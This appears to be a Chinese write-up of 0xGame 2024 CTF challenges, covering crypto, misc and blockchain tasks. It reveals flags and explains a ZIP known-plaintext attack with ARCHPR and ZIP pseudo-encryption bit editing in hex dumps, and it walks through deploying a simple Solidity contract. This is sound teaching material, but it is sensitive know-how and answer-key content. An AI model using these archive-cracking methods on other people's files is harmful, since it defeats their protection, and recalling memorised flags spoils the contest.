72 0xGame{15820afdb9a129e89e40e57f40ff8de9}
73 0xGame{f4107420d94cc7037114376d8566d4ef}
74 0xGame{3932f6728585abbf751a212f69276d3e}
75 0xGame{127016d0be858ef48a99723710ad4d49}
76 ...

```


因为开根有正负号，每个因子的整数域上开根都会有两个解，所以CRT回Zmod N会有四个解也正常，逐个交flag验正确性就好。(初等数论、我劝多看，，)

当然也可以用SageMath，或者gmpy2里的各种函数库，直接去开ZmodN下的根，比如nth\_root函数等，但由于这里合数N比较小，开根的速度还是比较快的，当N比较大且不为素数的时候，这种方法就失效了，必须得再素数域下开根再通过中国剩余定理合并回去。

Misc

# 0xGame2048

提取一下题目中的关键词"2048"、"base"搜索一下，其实不难找到一种叫做base2048的编码。解密的方法有很多，我这里用的是toolsfx。




一明一暗

这道题在出题时使用的是Bandizip 7.36， 默认使用了快速压缩的方法。然而很多师傅的Bandizip默认的是正常压缩， 因而在做题时出现了无法执行攻击的问题， 这里不是出题人本意o(╥﹏╥)o， 出题时并没有想过在这里设置门槛， 给师傅们磕一个了。Orz

然而仍然有很多厉害的师傅通过各种方法解出来了，比如挨个尝试各种压缩方法、通过文件大小判断正确的压缩方法、以及直接从attachment.zip中抽去1.zip使其成为一个明文包（膜拜），因此也就没有修改题目。

接下来说一下预期解。

首先将得到的f1ag.jpg压缩成一个明文包，然后使用ARCHPR执行明文攻击。明文攻击时用不着等这个进度条全部走完，只需要到如下状态就可以直接点停止，保存下来的zip文件就是已经解密好的。



根据hint.txt的内容可以得知这是一个盲水印，可以在网上找到这样一个工具，直接对flag.png提取就行。






	编辑方式: 十六进制(H)				运行脚本				运行模板: ZIP.bt								
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	14	00	00	00	08	00	98	3E	08	59	50	5F	PK.....~>.YP
0010h:	81	47	35	00	00	00	27	00	00	00	08	00	00	00	66	6C	.G5.....'.....fI
0020h:	61	67	2E	74	78	74	09	AE	BD	EE	7E	B7	9D	7C	3C	A8	ag.txt.©ží~.. <..
0030h:	C1	F1	A1	67	01	49	02	EF	01	50	BB	A0	F0	0C	F4	F2	Áñg.I.í.P» Õ.ôò
0040h:	D8	B5	98	D9	08	18	5C	68	07	64	C5	AF	A8	0E	64	AB	Øµ~Ù..\\h.dÅ~~..d«
0050h:	39	81	36	DA	57	19	2B	63	FE	B7	58	50	4B	01	02	14	9.6ÚW.+cp·XPK...
0060h:	00	14	00	00	00	08	00	98	3E	08	59	50	5F	81	47	35	.....~>.YP_.G5
0070h:	00	00	00	27	00	00	00	08	00	24	00	00	00	00	00	00	.....'\$.....
0080h:	00	20	00	00	00	00	00	00	00	66	6C	61	67	2E	74	78	.....flag.tx
0090h:	74	0A	00	20	00	00	00	00	00	01	00	18	00	D4	C3	9C	t.....ÔÃæ
00A0h:	E7	24	E9	DA	01	23	06	D0	FF	24	E9	DA	01	33	C9	B0	ç\$éÚ.#.Đý\$éÚ.3É°
00B0h:	BD	24	E9	DA	01	50	4B	05	06	00	00	00	00	01	00	01	½\$éÚ.PK.....
00C0h:	00	5A	00	00	00	5B	00	00	00	4E	00	49	20	64	6F	6E	.Z...[...N.I don
00D0h:	27	74	20	68	61	76	65	20	61	20	67	6F	6F	64	20	6D	't have a good m
00E0h:	65	6D	6F	72	79	2C	20	73	6F	20	49	27	6C	6C	20	70	emory, so I'll p
00F0h:	75	74	20	74	68	65	20	70	61	73	73	77	6F	72	64	20	ut the password
0100h:	68	65	72	65	0D	0A	70	61	73	73	77	6F	72	64	3A	30	here..password:0
0110h:	78	47	61	6D	65	32	30	32	34								xGame2024

将加密位改为09以后保存，输入密码0xGame2024即可解压

	编辑方式: 十六进制(H)				运行脚本				运行模板: ZIP.bt								
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	14	00	09	00	08	00	98	3E	08	59	50	5F	PK.....~>.YP
0010h:	81	47	35	00	00	00	27	00	00	00	08	00	00	00	66	6C	.G5.....'.....fI
0020h:	61	67	2E	74	78	74	09	AE	BD	EE	7E	B7	9D	7C	3C	A8	ag.txt.©ží~.. <..
0030h:	C1	F1	A1	67	01	49	02	EF	01	50	BB	A0	F0	0C	F4	F2	Áñg.I.í.P» Õ.ôò
0040h:	D8	B5	98	D9	08	18	5C	68	07	64	C5	AF	A8	0E	64	AB	Øµ~Ù..\\h.dÅ~~..d«
0050h:	39	81	36	DA	57	19	2B	63	FE	B7	58	50	4B	01	02	14	9.6ÚW.+cp·XPK...
0060h:	00	14	00	09	D0	08	00	98	3E	08	59	50	5F	81	47	35	.....~>.YP_.G5
0070h:	00	00	00	27	00	00	00	08	00	24	00	00	00	00	00	00	.....'\$.....
0080h:	00	20	00	00	00	00	00	00	00	66	6C	61	67	2E	74	78	.....flag.tx
0090h:	74	0A	00	20	00	00	00	00	00	01	00	18	00	D4	C3	9C	t.....ÔÃæ
00A0h:	E7	24	E9	DA	01	23	06	D0	FF	24	E9	DA	01	33	C9	B0	ç\$éÚ.#.Đý\$éÚ.3É°
00B0h:	BD	24	E9	DA	01	50	4B	05	06	00	00	00	00	01	00	01	½\$éÚ.PK.....
00C0h:	00	5A	00	00	00	5B	00	00	00	4E	00	49	20	64	6F	6E	.Z...[...N.I don
00D0h:	27	74	20	68	61	76	65	20	61	20	67	6F	6F	64	20	6D	't have a good m
00E0h:	65	6D	6F	72	79	2C	20	73	6F	20	49	27	6C	6C	20	70	emory, so I'll p
00F0h:	75	74	20	74	68	65	20	70	61	73	73	77	6F	72	64	20	ut the password
0100h:	68	65	72	65	0D	0A	70	61	73	73	77	6F	72	64	3A	30	here..password:0
0110h:	78	47	61	6D	65	32	30	32	34								xGame2024




文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

0xGame{M@ybe\_y0u\_ar2\_t4e\_mAsTer\_0f\_Z1p}

## 我的世界基岩版(?)

先说一下预期解：

下载地图模组xaero's minimap和xaero's worldmap即可大概看到flag的轮廓，就是地上的那些基岩组成的字。接下来就是实地考察一下+尝试，可以得到flag是0xGame{MC\_SErver\_4\_CTFers}



此外还有很多方法也都在预期之内，比如向上搭天梯看、使用tweakeroo模组直接灵魂出窍飞起来看、或者直接开各种各样的外挂都行。

服务器开出来一段时间后，有师傅搭建并维护了出生点物资领取处、天路、铁轨等造福后来的师傅（辛苦了）。但也有一些调皮的师傅，到处插告示牌在上面留假flag或者做假引导，出题人都在发现的第一时间进行了拆除。所以不要再拷打出题人了，那真的不是题目的一部分o(╥﹏╥)o :-(

## Blockchain

### 肘，上链！


出题时用的是github上的[solidctf](#)项目，所以nc那边传完一次就断就不要拷打我了o(╥﹏╥)o

先nc创建账户

```
C:\Users\jyjzh>nc 156.238.233.7 20000
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0x8b47ef630d7Ae9650DC6ccA55bC19E346551F79a
[+] token: v4.local.2T7WqLqeg-1SDMB7aHnnF5wDnLvpB16brHNuwC05c70LiKyE4_gvYZG7jPH7cC9PdvFdmWve0rHQxZst7D46l8JvaQMLvMwiJFWf
kQqW4hSkV-_l4FOVL9Cz1tK8pL0jWmuT0ji5scZpw0IYUBNstIjz4ZrIQLATllW1X0n2Ekr4hQ.U2lnbmlu
[+] please transfer more than 0.001 test ether to the deployer account for next step
```

拿给的账号去水龙头上接一下水




## 部署题目合约

```
C:\Users\jyjzh>nc 156.238.233.7 20000
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.2T7WqLqeq-1SDMB7aHnnF5wDnLvpB16brHNuwCO5c70LiKyE4_gvYZG7jPH7cC9PdvFdmWve0rHQxZst7D46l8JvaQMLvMwiJFWfkQqW4hSkV-_14F0VL9Cz1tK8pL
OjWmuT0ji5scZpW0IYUBNstIjz42rIQLATllW1X0n2Ekx4hQ.U2lnbmlu
[+] contract address: 0x2eaD4B4a851429f9D7cDc0b83092C3FceB077799
[+] transaction hash: 0xdb97dfc5567f105eeb555ef4038b52acdd694462e2d7a8336bb12f4a851c0cb6
```

打开metamask（一个浏览器插件），如下图连接到RPC，其中链ID随便填一个它就会告诉你正确的链ID



切换到该网络，拿自己的账户也去水龙头上接一下水

The screenshot shows the Metamask home screen. The account is labeled 'Account 1' with address '0x3f3A5...EOEE5'. The balance is '1EHTER +US\$0.00 (+0.00%)'. Below the balance are five buttons: '出入金' (Deposit/Withdraw), '发送' (Send), '兑换' (Swap), '跨链桥' (Bridge), and 'Portfolio'. At the bottom, there are tabs for '代币' (Tokens), '收藏品' (NFTs), and '活动' (Activities), with '活动' currently selected. A message says '您没有任何交易' (You have no transactions). A 'MetaMask Support' link is also present.

获取一下题目合约

```

C:\Users\jyzho>nc 156.238.233.7 20000
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 4
contracts/Example.sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

contract Signin {
    bytes32 signin;


    constructor () {}

    function sign(bytes32 _signin) public {
        signin = _signin;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "Hello0xBlockchain";
        return keccak256(abi.encodePacked(expected)) == signin;
    }
}

```

打开remix，这里新建一个文件，把题目合约复制过去



选择相应的版本，编译合约

```
SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

contract Signin {
    bytes32 signin;

    constructor () {}

    function sign(bytes32 _signin) public {
        signin = _signin;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "Hello0xBlockchain";
        return keccak256(abi.encodePacked(expected)) == signin;
    }
}
```

Environment中选择Injected Provider - MetaMask，注意metamask的小窗口要点开看一下是否连接成功

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

contract Signin {
    bytes32 signin;

    constructor () {}

    function sign(bytes32 _signin) public {
        signin = _signin;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "Hello0xBlockchain";
        return keccak256(abi.encodePacked(expected)) == signin;
    }
}
